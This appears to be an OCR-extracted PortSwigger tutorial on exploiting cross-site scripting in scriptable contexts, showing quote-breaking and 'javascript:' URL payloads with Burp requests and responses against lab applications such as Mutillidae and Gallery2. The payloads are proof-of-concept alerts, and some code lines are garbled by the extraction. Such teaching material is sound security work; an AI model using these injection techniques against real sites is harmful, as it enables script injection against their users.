
# Exploiting XSS - Injecting into Scriptable Contexts

In our article "Exploiting XSS - Injecting in to Direct HTML" we started to explore the concept of exploiting XSS in various contexts by identifying the synt context of the response. In this article we demonstrate some methods of modifying your input when injecting into various scriptable contexts.

## Script

Suppose that after inputting a benign string (asdfghjkl) to each entry point in an application, the returned page contains a variation on the following:

`<script>var a =`**`'asdfghjkl'`**`; var b = 123; </script>`




```
        </form>
</div>

<script>
        try{
                document.getElementById("idUsernameInput").inne
"This password is for asdfghjkl";
        }catch(e){
                alert("Error: " + e.message);
        }// end catch
</script>                               <!-- End Content -->
                </blockquote>
                        </td>
                </tr>
        </table>


<!-- Bubble hints code -->

<script type="text/javascript">
        $(function() {
```

Here, the input you control is being inserted directly into a quoted string within an existing script. To craft an exploit, you could terminate the quotation marks around your string, terminate the statement with a semicolon, and then proceed to your desired JavaScript:

`'; alert(document.domain); var foo='`

In the example we are injecting into double quotes, and so use the following payload (note that spaces are URL-encoded within the payload using the + character):


`";+alert)document.domain);+var+foo="`



```
GET
/mutillidae/index.php?page=password-generator.php&user
asdfghjkl";+alert(document.domain);+var+foo=" HTTP/1.1
Host: 172.16.67.136
Accept asdfghjkl"; alert(document.domain); var foo="
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows
6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://172.16.67.136/mutillidae/
Cookie: remember_token=PNkIxJ3DG8iXL0F4vrAWBA;
tz_offset=3600;
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff
-,2-; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada;
PHPSESSID=rms6i7o6aofdbdib9hjmlarsl6; showhints=1
```

Finally, check that the payload appears as expected in the response.

You can then use Burp's "Request in browser" function" to test the response in your browser.




```
                        </tr>
                        <tr><td></td></tr>
                </table>
        </form>
</div>

<script>
        try{
                document.getElementById("idUsername
asdfghjkl"; alert(document.domain); var foo="";
        }catch(e){
                alert("Error: " + e.message);
        }// end catch
</script>                               <!-- End Content --
                </blockquote>
                        </td>
                </tr>
        </table>


<!-- Bubble hints code -->
```

## Testing Reflections in a Tag Attribute Containing a URL

Suppose that after inputting a benign string (asdfghjkl) to each entry point in an application, the returned page contains the following:

`<a href="`**`asdfghjkl`**`">Click here ...</a>`



Response


Raw | Headers | Hex | HTML | Render

```
<div class="block-core-NavigationLinks gbBlock">
<h2> Navigation </h2>
<ul>
<li>
<a href="asdfghjkl?g2_fromNavId=xfebc07cf">
Back to album
</a>
</li>
</ul>
</div>
</div></td>
<td>
<div id="gsContent" class="gcBorder1">
<div class="gbBlock gcBackground1">
<h2> Login to your account </h2>
</div>
<input type="hidden" name="g2_return" value="asdfghj
```

Here the string you control is being inserted into the `href` attribute of an `<a>` tag. In this context, and in many others in which attributes may contain URLs, you can use the `javascript:` protocol to introduce script directly within the URL attribute:

`javascript:alert(1);`

In this example we have had to URL-encode the colon and add a double forward slash to comment out the remainder of the script.




Request

Raw | Params | Headers | Hex

```
GET
/gallery2/main.php?g2_view=core.UserAdmin&g2_subView=co
gin&g2_return=javascript%3aalert(document.domain)%2f%2f
&&g2_returnName=album HTTP/1.1
Host: 172.16.67.136
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows
Win64; x64; Trident/5.0)
Connection: close
Referer: http://172.16.67.136/gallery2/main.php
Cookie: tz_offset=3600;
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=
 acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; showhints=1;
JSESSIONID=D184954F667DDFA522E78A87E4956A07; security=1
Server=b3dhc3Bid2E=; b_id=3; user:=luke;
```

Check that the payload appears unmodified in the response, before testing the exploit in your browser.

You can use Burp's "Request in browser" function to perform this check.




Response


Raw | Headers | Hex | HTML | Render

```
<div class="block-core-NavigationLinks gbBlock">
<h2> Navigation </h2>
<ul>
<li>
<a href="javascript:alert(document.domain)//asdfghjk
Back to album
</a>
</li>
</ul>
</div>
</div></td>
<td>
<div id="gsContent" class="gcBorder1">
<div class="gbBlock gcBackground1">
<h2> Login to your account </h2>
</div>
<input type="hidden" name="g2_return" value="javascr
```

Here we can see a portion of the payload in the browser's URL display and the POC for our exploit.

It is also worth noting that in this example, the payload will fire when the "Back to album" button is clicked via the application's "Navigation" console. You can observe in the screenshot above that the link is labeled "Back to album" in the response.





**Burp Suite**

Web vulnerability scanner
Burp Suite Editions
Release Notes

**Vulnerabilities**

Cross-site scripting (XSS)
SQL injection
Cross-site request forgery
XML external entity injection
Directory traversal
Server-side request forgery

**Customers**

Organizations
Testers
Developers

**Company**

About
PortSwigger News
Careers
Contact
Legal
Privacy Notice

**Insights**

Web Security Academy
Blog
Research
The Daily Swig

Follow us